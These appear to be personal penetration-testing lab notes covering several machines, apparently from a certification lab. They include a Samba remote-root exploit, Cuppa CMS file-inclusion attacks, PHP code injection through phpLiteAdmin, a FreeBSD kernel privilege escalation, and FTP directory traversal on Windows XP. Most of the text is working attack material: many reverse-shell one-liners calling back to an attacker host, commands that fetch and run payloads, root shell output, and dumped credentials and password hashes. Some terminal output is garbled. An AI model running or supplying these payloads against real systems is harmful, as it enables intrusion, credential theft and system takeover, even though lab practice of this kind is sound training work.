LTD/stateOrProvinceName=Berkshire/countryName=GB
| Issuer: commonName=redhat/organizationName=ACME LOCAL
LTD/stateOrProvinceName=Berkshire/countryName=GB
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2007-01-16T14:54:43
| Not valid after: 2008-01-16T14:54:43
| MD5: e900 ada0 dfea 0408 06cd ddee 15fd 7d8b
|_SHA-1: 3b9a 70e7 870e 11b8 a221 5af7 bae9 dd03 ce90 3cbc
|_ssl-date: 2018-04-18T19:11:16+00:00; -6s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
3306/tcp open mysql MySQL (unauthorized)
32768/tcp open status 1 (RPC #100024)
MAC Address: 00:50:56:89:3C:EC (VMware)
Device type: WAP | remote management | specialized | print server | switch | media device | general purpose | broadband router
Running (JUST GUESSING): AVM embedded (94%), Dell embedded (94%), Google embedded (94%),
HP embedded (94%), Philips embedded (94%), Linux 2.4.X | 2.6.X (94%)
OS CPE: cpe:/h:avm:fritz%21box_fon_wlan_7170 cpe:/h:dell:remote_access_card:5
cpe:/o:linux:linux_kernel:2.4.21 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:2.4.20
cpe:/o:linux:linux_kernel:2.6.18
Aggressive OS guesses: AVM FRITZ!Box FON WLAN 7170 WAP (94%), Dell Remote Access Controller
5/I (DRAC 5/I) (94%), Google Mini search appliance (94%), HP 4200 PSA (Print Server Appliance)
model J4117A (94%), HP Brocade 4Gb SAN switch or (94%), Linux 2.4.21 (embedded) (94%), Linux
2.6.15 - 2.6.26 (likely embedded) (94%), Linux 2.6.29 (Gentoo) (94%), Linux 2.4.20 (94%), Motorola
SURFboard SB6120 or SB6141 cable modem (Linux 2.6.18) (94%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.970 days (since Tue Apr 17 15:55:32 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=195 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: tophat.acme.local; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -6s, deviation: 0s, median: -6s
| nbstat: NetBIOS name: TOPHAT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:

```

|_ TOPHAT<00>      Flags: <unique><active>
|_ TOPHAT<03>      Flags: <unique><active>
|_ TOPHAT<20>      Flags: <unique><active>
|_ MYGROUP<00>      Flags: <group><active>
|_ MYGROUP<1e>      Flags: <group><active>

TRACEROUTE
HOP RTT    ADDRESS
1 160.44 ms 10.11.1.115

NSE: Script Post-scanning.
Initiating NSE at 15:11
Completed NSE at 15:11, 0.00s elapsed
Initiating NSE at 15:11
Completed NSE at 15:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 204.37 seconds
    Raw packets sent: 1240 (59.936KB) | Rcvd: 1351 (106.915KB)
root@kali:~/Desktop/webserver#

```

```

oot@kali:/usr/share/nmap/scripts# nbtscan 10.11.1.115
Doing NBT name scan for addresses from 10.11.1.115

IP address  NetBIOS Name  Server  User      MAC address
-----
10.11.1.115  TOPHAT      <server>  TOPHAT      00:00:00:00:00:00
root@kali:/usr/share/nmap/scripts#

```

Follow Alpha enum

So it worked!

<https://www.exploit-db.com/exploits/10/>

```

oot@kali:~/Downloads# ./smbal -b 0 -v 10.11.1.115
samba-2.2.8 < remote root exploit by eSDee (www.netric.org/be)
-----
```

- + Verbose mode.
- + Bruteforce mode. (Linux)
- + Host is running samba.
- + Using ret: [0xbfffffed4]
- + Using ret: [0xbffffda8]

```
+ Using ret: [0xbffffc7c]
+ Using ret: [0xbffffb50]
+ Using ret: [0xbffffa24]
+ Using ret: [0xbffff8f8]
+ Using ret: [0xbffff7cc]
+ Using ret: [0xbffff6a0]
+ Using ret: [0xbffff574]
+ Using ret: [0xbffff448]
+ Using ret: [0xbffff31c]
+ Worked!
```

*** JE MOET JE MUIL HOUWE

Linux tophat.acme.com 2.4.20-8 #1 Thu Mar 13 17:54:28 EST 2003 i686 i686 i386 GNU/Linux
uid=0(root) gid=0(root) groups=99(nobody)

```
cd /root
cat proof.txt
377bbe9add593ba528fd9bd3104d2f25
```

116 – good php

19 April 2018
23:39

shell.4-19-18.du

```
File Edit Tools Syntax Buffers Window Help
| | | | | | | | | | | |
-----  
-- phpLiteAdmin database dump (http://phpliteadmin.com)  
-- phpLiteAdmin version: 1.9.3  
-- Exported on Apr 19th, 2018, 11:00:09PM  
-- Database file: /usr/local/databases/shell.php  
-----  
BEGIN TRANSACTION;  
-----  
-- Table structure for shell  
-----  
CREATE TABLE 'shell' ('shell' TEXT default '<?php'  
-----  
-- Data dump for shell, a total of 1 rows  
-----  
INSERT INTO "shell" ("shell") VALUES ('<?php system("cat /usr/local/databases/hack.txt");?>');  
COMMIT;  
~  
~  
~  
~  
~  
"shell.4-19-18.dump.sql" [New][dos] 19L. 593C written
```

Try to follow the above with the table and row :)

116

/usr/local/www/apache24/data // location of the apache

OS: cpe:/o:freebsd:freebsd:9.0
OS details: FreeBSD 9.0-RELEASE

is vulner:

<https://www.exploit-db.com/exploits/28718/>
<https://www.exploit-db.com/exploits/26368/>
<https://packetstormsecurity.com/files/122135/FreeBSD-9.0-Privilege-Escalation.html>
<https://www.exploit-db.com/exploits/26368/>
[https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack/tree/master/BSD/2012/CVE-2012-0217%20\(FreeBSD%208.3%20-%209.0%20amd64%20privesc%20\)](https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack/tree/master/BSD/2012/CVE-2012-0217%20(FreeBSD%208.3%20-%209.0%20amd64%20privesc%20))

<http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../etc/passwd>

<http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=http://10.11.0.72:8000/ftp.txt>

<http://10.11.1.116/db/>

index.php?way=http://cirt.net/rfiinc.txt?????????????????

```
<?php system("fetch http://10.11.0.72:80/php.txt -O usr/local/databases/php.php");?>
```

it works we need to make it run :

<http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../usr/local/databases/shell.php>

We basically need to call the table we create then it will run the function then call php.php

Demo : <https://v3ded.github.io/ctf/zico2.html>

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
</div>
```

```
----  
-- Data dump for creds, a total of 5 rows  
----  
INSERT INTO "creds" ("user","passwd") VALUES ('aaron','5978a63b4654c73c60fa24f836386d87');  
INSERT INTO "creds" ("user","passwd") VALUES ('accasia','c2780a5d9d50d5edcc6ab40fa16d428c');  
INSERT INTO "creds" ("user","passwd") VALUES  
('bethanyjoy02','ef77d4ec55aa247ea52b8050888f0f02');  
INSERT INTO "creds" ("user","passwd") VALUES ('deanna','f463f63616cb3f1e81ce46b39f882fd5');  
INSERT INTO "creds" ("user","passwd") VALUES ('jpotter','9b38e2b1e8b12f426b0d208a7ab6cb98');  
COMMIT;  
~  
~maybe one line php ?  
~  
~  
~  
~  
~ ..
```

10.11.1.116

```
<?php system("fetch http://10.11.0.72:80/attack1.txt -O /usr/local/databases/attack.php");?>
```

```
<?php $sock=fsockopen("10.11.0.72",1234);exec("/bin/sh -i <&3 >&3 2>&3");?>
```

this is in a file called attack.php and attack.txt

```
python -m SimpleHTTPServer 80
```

```
<?php system("fetch http://10.11.0.72:80/attack.txt -O  
/usr/local/www/apache24/data/administrator/alerts//attack.php");?>
```

```
<?php system("fetch http://10.11.0.72:80/attack.txt -O  
/usr/local/www/apache24/data/administrator/alerts//attack.php");?>
```

usr/local/databases/hack.php

```
../../../../../../../../usr/local/databases/hack.php
```

```
/usr/local/www/apache24/data/administrator/alerts/alertConfigField.php
```

```
<?php system("ls -l ~");?>
```

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

```
<?php system("bash -i >& /dev/tcp/10.11.0.72/8080 0>&1");?>
```

```
<?php`bash -i >& /dev/tcp/10.11.0.72/1234 0>&1`;?>
```

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.11.0.72/1234 0>&1'");?>
```

```
bash -i &gt;&gt; /dev/tcp/10.11.0.72/80 0&gt;&gt;1
```

```
<?php system("python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.11.0.72  
",22));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-  
i"]);'"');?>
```

```
php -r '$sock=fsockopen("10.11.0.72",22);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

From <<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>>

```
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.11.0.72  
",22));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-  
i"]);'
```

```
<?php system("bash -i &gt;&gt; /dev/tcp/192.168.10.11/4545 0&gt;&gt;1  
<?php system("echo test > test.txt");?>  
<?php system("mkdir test");?>
```

```

//base 64 decoded of configuration.php

<?php
class Configuration{
    public $host = "localhost";
    public $db = "cuppa";
    public $user = "root";
    public $password = "99bbVDdorGzfZJun";
    public $table_prefix = "cu_";
    public $administrator_template = "default";
    public $list_limit = 25;
    public $token = "OBqlPqlFWf3X";
    public $allowed_extensions = "*.*.bmp; *.*.csv; *.*.doc; *.*.gif; *.*.ico; *.*.jpg; *.*.jpeg; *.*.odg; *.*.odp; *.*.ods; *.*.odt; *.*.pdf; *.*.png; *.*.ppt; *.*.swf; *.*.txt; *.*.xcf; *.*.xls; *.*.docx; *.*.xlsx";
    public $upload_default_path = "media/uploadsFiles";
    public $maximum_file_size = "5242880";
    public $secure_login = 0;
    public $secure_login_value = "";
    public $secure_login_redirect = "";
}
?>

```

Nmap was ran along with dirbuster which discovered ports and some directories within the site .

The cupps cms vulnerability was detected which lead to the exploit about cupps (ahere put iot)

Which identified the use of the LFI within the alertconfigfield.php

<http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../etc/passwd>

An phpliteadmin v1.9.3 was discovered that allowed me to login using default login "admin"

An exploit was used for the <?php system("ls -l");?> to run system commands on the machine, after a long error and trial I managed to get the hand of it, there /tmp folder gets deleted based on an crontjob so we had to chain multiple system commands together.

Command exec :

```
<?php system("ls -l ~");?>
```

<https://www.exploit-db.com/exploits/24044>

//This php system command was used:

The use of the normal bash commands within <php system("normal commands; then next command; ");?>

```
<?php system("cd /tmp; fetch http://10.11.0.72:8080/shell1.php; chmod 777 shell1.php; ls -lah; ./shell1.php 2>&1"); ?>
```

Going from the start explaining what is going on :

1. Move to /tmp
2. Fetch the shell1.php from my server , wget doesn't work on the machine :(
3. Give it the correct permissions to execute
4. List the directory of it
5. then run the shell1.php " 2>&1" this will display the output of the command on the screen

So to execute this we would need to call the database we created which was called " hack.php" this is very use to find out the location of as it says it on the front page of the hack.php when you create it " /usr/local/databases/hack.php

The below shows that the file is being touched by my webserver but still no shell "../shell1.php" should of worked but I failed to do so. But the file was

moved over and it had full permission which is amazing!! The use of the output command showed me "not found"

The screenshot shows a web browser window with multiple tabs open. The active tab displays a URL: `10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../usr/local/databases/hack.php`. The page content includes a heading **Field configuration:** and a **Notice:** message: `Undefined index: field in /usr/local/www/apache24/data/administrator/alerts/alertConfigFi`. Below the notice, there is a large amount of terminal-style text output, likely from a shell or exploit script, which is mostly illegible due to redaction.

The screenshot shows a terminal window titled "root@kali:~" with several tabs. The terminal output shows a stack trace starting with `10.11.1.116 - - [22/Apr/2018 07:38:58] "GET /shell1.php"`, followed by a `^CTraceback (most recent call last):` and a detailed stack trace involving files like `/usr/lib/python2.7/runpy.py`, `/usr/lib/python2.7/BaseHTTPServer.py`, and `/usr/lib/python2.7/SocketServer.py`. The trace ends with a `KeyboardInterrupt`. At the bottom, the command `python -m SimpleHTTPServer` is run, and the server starts serving on port 8080. Subsequent log entries show requests from `10.11.1.116` at 07:43:37 and 07:44:44, both for the "/shell1.php" endpoint.

So the above didn't work for some reason I tried it multiple times I could see the shell1.php but would say could not execute it..

So then it came to my mind to negative to the .. /tmp and running the "shell1.php" so this was very random as LFI does not access to /tmp but in this case it worked :

The screenshot shows a Firefox browser window with several tabs open. The active tab's URL is `10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../tmp/shell1.php`. The page content displays a PHP script with error messages and a successful reverse shell connection message. The browser interface includes standard navigation buttons (back, forward, search) and a toolbar with icons for file operations and help.

Field configuration:

Notice: Undefined index: field in `/usr/local/www/apache24/data/administrator`

```
#!/usr/bin/php
```

Notice: Undefined variable: daemon in `/tmp/shell1.php` on line **185**

WARNING: Failed to daemonise. This is quite common and not fatal.

Notice: Undefined variable: daemon in `/tmp/shell1.php` on line **185**

Successfully opened reverse shell to 10.11.0.72:22

Notice: Undefined variable: daemon in `/tmp/shell1.php` on line **185**

ERROR: Shell connection terminated

Finally the shell connected back and it worked!!

we got a shell!!!!!!! So it was all I had to do was to negative to it!!

```
root@kali:~/Desktop/webserver# 
root@kali:~/Desktop/webserver# nc -lnvp 22
=Listening on [any] 22 ...
^C
root@kali:~/Desktop/webserver# t();"></div>
root@kali:~/Desktop/webserver# r />
r /Local/www/apache24/data/administrator/alerts/alertConfigField.php<b> on line <b>17</b><br />
root@kali:~/Desktop/webserver# nc -lnvp 22
listening on [any] 22 ...
connect to [10.11.0.72] from (UNKNOWN) [10.11.1.116] 58089
FreeBSD dotty 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012
edu:/usr/obj/usr/src/sys/GENERIC  amd64
7:43AM up 12:31, 0 users, load averages: 0.06, 0.01, 0.00
USER        TTY        FROM                  LOGIN@  IDLE WHAT
uid=80(www)  gid=80(www)  groups=80(www)
sh: can't access tty; job control turned off
$ perl
ls
^C-unix
root@kali:~/Desktop/webserver# nc -lnvp 22
listening on [any] 22 ...
connect to [10.11.0.72] from (UNKNOWN) [10.11.1.116] 43784
FreeBSD dotty 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012
edu:/usr/obj/usr/src/sys/GENERIC  amd64
7:44AM up 12:32, 0 users, load averages: 0.02, 0.01, 0.00
USER        TTY        FROM                  LOGIN@  IDLE WHAT
uid=80(www)  gid=80(www)  groups=80(www)
sh: can't access tty; job control turned off
$ ls
COPYRIGHT
bin
boot
dev
```

So we found a vulnerability in the kernal running dotty 9.0-RELEASE
The below exploit was used

<https://www.exploit-db.com/exploits/26368/>

So yeah this hard to get over from my server as it would keep deleting but if we had the commands staged we could of done it faster so the below was done :

```
usr
var
/m$ cd tmp 218047 2011-01-28 22:29:38Z pjd $
$ ls
3k$ fetch http://10.11.0.72:8080/26368.c -o 2635.c
2213 B 24 MB
$ 26368.c
$ ls
$ fetch -o: No such file or directory
$ ./2635.c: No such file or directory
$ ls
$ cd Source:/:/usr/sbin/nologin
$ 26368.c
$ pwd /usr/sbin/nologin
$ /tmp:/usr/games:/usr/sbin/nologin
$ ls
$ ./26368.c
$ ls
$ fetch http://10.11.0.72:8080/26368.c -o 2635.c
2213 B 21 MB
$ 26368.c
$ fetch -o: No such file or directory
$ ./2635.c: No such file or directory
$ am$ gcc 2635.c -o test
$ gcc: 2635.c: No such file or directory
$ wrgcc: No input files specified
$ eb$ ls
$ ./26368.c
$ ls
$ ./26368.c
$ chmod 777 test
$ ./test

id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root
```

```
$ fetch http://10.11.0.72:8080/26368.c -o 2635.c
26368.c 2213 B 21 MBps
fetch: -o: No such file or directory
```

```
fetch: 2635.c: No such file or directory
$ gcc 2635.c -o test
gcc: 2635.c: No such file or directory
gcc: No input files specified
$ ls
26368.c
$ ls
26368.c
$ gcc 26368.c -o test
26368.c:89:2: warning: no newline at end of file
$ 
$ ls
26368.c
test
$ chmod 777 test
$ ./test
```

```
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root
```

The proof text was gotten

```
cd /root
ls
.bashrc
.cshrc
.history
.k5login
.lesshst
.login
.mysql_history
.profile
.ssh
mysqlpwd.txt
proof.txt
```

```
cat mysqlpwd.txt & cat proof.txt
```

f96fa30b9bc142e9d5c3649b055c28de

99bbVDdorGzfZJun

```
rooted
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root
ls
.ICE-unix
.X11-unix
.XIM-unix
.font-unix
.mysql.sock
/master.passwd 218047 2011-01-28 22:29:38Z pjd $
whoami
BKR0ot:guQB1:0:0::0:0:Charlie &:/root:/bin/csh
Superuser:/root:
nycd /root processes:/root:/usr/sbin/nologin
/:ls sr/sbin/nologin
nrc:bashrc source:/:/usr/sbin/nologin
xrc:cshrc /sbin/nologin
brc:history /sbin/nologin
o-k5login r/games:/usr/sbin/nologin
m:lessht sbin/nologin
es:login share/man:/usr/sbin/nologin
l: mysql_history pty:/usr/sbin/nologin
ub:profile User:/var/spool/clientmqueue:/usr/sbin/nologin
l:ssh User:/var/spool/mqueue:/usr/sbin/nologin
x:mysqlpwd.txt nologin
t:proof.txt user:/nonexistent:/usr/sbin/nologin
r:ivsep user:/var/empty:/usr/sbin/nologin
amcat mysqlpwd.txt & cat proof.txt
-fuf96fa30b9bc142e9d5c3649b055c28de -> pr0of
wn99bbVDdorGzfZJun /usr/sbin/nologin
'eb Owner:/nonexistent:/usr/sbin/nologin
ivls eged user:/var/empty:/usr/sbin/nologin
ri:bashrc user:/nonexistent:/usr/sbin/nologin
on:cshrc db/mysql:/usr/sbin/nologin
.history
.k5login
.lessht
.login
.mysql_history
.profile
.ssh
mysqlpwd.txt
proof.txt
cat mysqlpwd.txt
99bbVDdorGzfZJun
ls
.bashrc
```

```
//the reason everything was being deleted
```

```
bin/bash
```

```
crontab -l  
*/1 * * * rm -rf /tmp/*
```

Post exploitation :

I got the shadow sort of for the free BSD

```
#  
root:$1$yPVp3C04$2dN8Row1WrQZBKwYYguQB1:0:0::0:Charlie &:/root:/bin/csh  
toor:*:0:0::0: Bourne-again Superuser:/root:  
daemon:*:1:1::0:Owner of many system processes:/root:/usr/sbin/nologin  
operator:*:2:5::0:0:System &:/usr/sbin/nologin  
bin:*:3:7::0:0:Binaries Commands and Source:/:/usr/sbin/nologin  
tty:*:4:65533::0:0:Tty Sandbox:/:/usr/sbin/nologin  
kmem:*:5:65533::0:0:KMem Sandbox:/:/usr/sbin/nologin  
games:*:7:13::0:0:Games pseudo-user:/usr/games:/usr/sbin/nologin  
news:\*:8:8::0:0:News Subsystem:/:/usr/sbin/nologin  
man:*:9:9::0:0:Mister Man Pages:/usr/share/man:/usr/sbin/nologin  
sshd:*:22:22::0:0:Secure Shell Daemon:/var/empty:/usr/sbin/nologin  
smmsp:*:25:25::0:0:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin  
mailnull:*:26:26::0:0:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin  
bind:*:53:53::0:0:Bind Sandbox:/:/usr/sbin/nologin  
proxy:*:62:62::0:0:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin  
_pflogd:*:64:64::0:0:pflogd privsep user:/var/empty:/usr/sbin/nologin  
_dhcp:*:65:65::0:0:dhcp programs:/var/empty:/usr/sbin/nologin  
uucp:*:66:66::0:0:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico  
pop:*:68:6::0:0:Post Office Owner:/nonexistent:/usr/sbin/nologin  
www:*:80:80::0:0:World Wide Web Owner:/nonexistent:/usr/sbin/nologin  
hast:*:845:845::0:0:HAST unprivileged user:/var/empty:/usr/sbin/nologin  
nobody:*:65534:65534::0:0:Unprivileged user:/nonexistent:/usr/sbin/nologin  
mysql:*:88:88::0:0:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
```

```
root:*:0:0:Charlie &:/root:/bin/csh  
toor:*:0:0: Bourne-again Superuser:/root:  
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
```

```
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
```

FEMIITER FTP - 125

22 April 2018
23:00

Only one port is open , nice and easy :)

We can focus on that which is a vulnerable ftp and the host is windows xp

```
tarting Nmap 7.50 ( https://nmap.org ) at 2018-04-22 08:27 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 0.50% done
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 0.50% done
Nmap scan report for 10.11.1.125
Host is up (0.14s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    Acritum Femitter Server ftptd
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw- 1 ftp    ftp      0 Sep 23 2015 . [NSE: writeable]
| drw-rw-rw- 1 ftp    ftp      0 Sep 23 2015 .. [NSE: writeable]
| -rw-rw-rw- 1 ftp    ftp      11164 Dec 26 2006 house.jpg [NSE: writeable]
| -rw-rw-rw- 1 ftp    ftp      920 Jan 03 2007 index.htm [NSE: writeable]
| _drw-rw-rw- 1 ftp    ftp      0 Apr 22 09:13 Upload [NSE: writeable]
|_ftp-bounce: bounce working!
MAC Address: 00:50:56:89:0C:26 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: WAP|general purpose|media device
Running (JUST GUESSING): Apple embedded (90%), Microsoft Windows
XP|2003|2000 (89%), RIM Tablet OS 2.X (87%)
OS CPE: cpe:/h:apple:airport_extreme cpe:/o:microsoft:windows_xp::sp2
cpe:/o:microsoft:windows_server_2003::-_
cpe:/o:microsoft:windows_2000::sp4 cpe:/o:rim:tablet_os:2
Aggressive OS guesses: Apple AirPort Extreme WAP (90%), Microsoft Windows
Server 2003 SP0 or Windows XP SP2 (89%), Microsoft Windows XP SP2 (89%),
Microsoft Windows XP SP3 (89%), Microsoft Windows 2000 SP4 (88%),
Microsoft Windows XP SP3 or Small Business Server 2003 (88%), Microsoft
Windows XP Professional SP2 (French) (87%), BlackBerry Tablet OS 2 (87%),
Microsoft Windows Server 2003 SP2 (86%), Microsoft Windows XP Professional
SP2 (firewall enabled) (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We cannot write anything but we can use the vuln which is directory traversal,
what can we get from the xp machine ?

```
257 "/C:/Program Files/Femitter/Shared" is current directory.
ftp> get
(remote-file) ../../boot.ini
(local-file) /tmp/boot.ini
local: /tmp/boot.ini remote: ../../boot.ini
200 Port command successful.
150 Opening data connection for ../../boot.ini.
226 File sent ok
211 bytes received in 0.00 secs (3.2988 MB/s)
```

```
ftp>
```

So we know its "**..../..../boot.ini**"

//content of the boot.ini

```
[boot loader]
timeout=1
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP
Professional" /noexecute=optin /fastdetect
root@kali:/tmp#
```

the directory traverse works very well.

```

ftp> ls
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 .
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 ..
-rw-rw-rw- 1 ftp     ftp          28 Dec 26 2006 uploaded.txt
226 File sent ok
ftp> ls ../../..
200 Port command successful.
150 Opening data connection for directory list.
dr--r--r-- 1 ftp     ftp          0 Sep 23 2015 .
dr--r--r-- 1 ftp     ftp          0 Sep 23 2015 ..
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 ComPlus Applications
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Femitter
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Fichiers communs
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Internet Explorer
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Messenger
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 microsoft frontpage
drw-rw-rw- 1 ftp     ftp          0 Dec 12 2014 MiniShare      5.5 kB
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Movie Maker
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 MSN
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 MSN Gaming Zone   3.0 kB
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 NetMeeting
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Online Services
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Outlook Express
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Services en ligne
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 VMware        76 byte
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Windows Media Player
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 Windows NT      5.5 kB
drw-rw-rw- 1 ftp     ftp          0 Sep 23 2015 xerox
226 File sent ok
ftp> ls ..\..\..\\
200 Port command successful.
150 Opening data connection for directory list.
/C:/Program Files/Femitter/Shared/Upload/..... not found
"shell1.php"
226 File sent ok

```

So the command :

Ls .. /	Gets the whole C drive as above shown
---------	---------------------------------------

So lets play around we can go put ,ls and get using/

We just created a folder in /tmp see if we can put something into it. Oh we can ..

Cd /upload

Ls/	Will show the femitter file
Mkdir/..../tmp	Created /tmp in the C:/ drive
Note	We are using "/" coz it is a window machine "\ would be for linux

```
ul.
on for directory list.
    tp          0 Sep 23 2015 .
    tp          0 Sep 23 2015 traction does this sim
    tp          48 Nov 01 2010 buy.url
    tp          0 Sep 23 2015 Configs
1095168 tp 1095168 Nov 01 2010 fem.exe
    tp          2145 Sep 23 2015 INSTALL.LOG
    tp          0 Sep 23 2015 Logs
59904  tp 59904 Nov 01 2010 manual.chm
